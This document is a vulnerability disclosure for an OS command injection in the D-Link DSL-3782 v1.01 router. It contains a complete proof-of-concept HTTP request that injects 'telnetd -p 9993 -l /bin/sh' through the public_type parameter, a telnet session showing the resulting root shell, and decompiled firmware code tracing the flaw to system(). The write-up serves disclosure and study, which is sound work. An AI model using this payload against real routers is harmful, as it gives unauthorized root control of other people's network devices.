
Vendor of the products: D-Link

Affected products: DSL-3782 v1.01

Vulnerability Description

An OS command injection vulnerability was discovered in D-Link DSL-3782 v1.01, triggered by the public_type parameter. This vulnerability allows attackers to execute arbitrary operating system (OS) commands via a crafted packet.

The interface that triggers the vulnerability



Application

The Application is used to open single or multiple ports in your firewall when the router senses data sent to the Internet on a outgoing "Trigger" port or port range. Applications rules apply to all computers on your internal network. The max entry is 16.

Features >> Application


Status	Name	Trigger Port	Trigger Traffic Protocol Type	Open Port	Open Traffic Protocol Type	Edit	Delete

Add Rule Remaining: 16

COPYRIGHT © 2016 D-Link

POC

send




Request

```
POST /cgi-bin/New_GUI/Application.asp HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 304
Origin: http://192.168.1.1
Connection: close
Referer: http://192.168.1.1/cgi-bin/New_GUI/Application.asp
Cookie: Language=en

sessionKey=278722862&editRow=8&buttonType=apply&app_enables=Yes&enable_0=0&enable_1=0&
enable_2=0&enable_3=0&enable_4=0&enable_5=0&enable_6=0&enable_7=0&app_enable_ck=on&app_name=a
&triger_port_start=500&triger_port_end=501&trigger_type=TCP%2FUDP&public_port=1&public_type=
%0autelnetd -p 9993 -l /bin/sh%0a
```

Response

```
HTTP/1.0 200 OK
Content-type: text/html;charset=utf-8


```


You can see the Telnet service has been successfully started and connected, which could potentially lead to a complete compromise of the application and all its data, exposing it to severe security risks.



```
└─$ telnet 192.168.1.1 9993
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
# ls
bin         etc         linuxrc     sbin        usr
boaroot     firmadyne   lost+found  tmp         var
dev         lib         proc        userfs
#
```


Code in cfg_manager

By using IDA to analyze cfg_manager, the program first calls the getAttrValue function to retrieve the OProtocol parameter. Although there are security checks, they are not thorough and can be bypassed.



```
  if ( getAttrValue(a1, v46, "OProtocol", &v43) || sub_43FF50(&v43) )
    goto LABEL_9;
  if ( !strcmp((const char *)&v43, "TCP/UDP") )
    break;
  sprintf(
    v49,
    "iptables -t nat -A PREROUTING_WAN -p %s -m multiport --dports %s -j TRIGGER --trigger-type dnat\n",
    (const char *)&v43,
    (const char *)s);
  fputs(v49, stream);
```

The concatenated content is then written to the porttrigger file, which is ultimately executed.



```
LABEL_10:
    if ( v22 == 16 )
    {
      fclose(stream);
      chmod("/var/tmp/porttrigger.sh", 0x309u);
      system("/var/tmp/porttrigger.sh");
      unlink("/var/tmp/porttrigger.sh");
      return 0;
    }
  }
```

Therefore, the attacker can craft specific inputs via these parameters to carry out an OS command injection attack.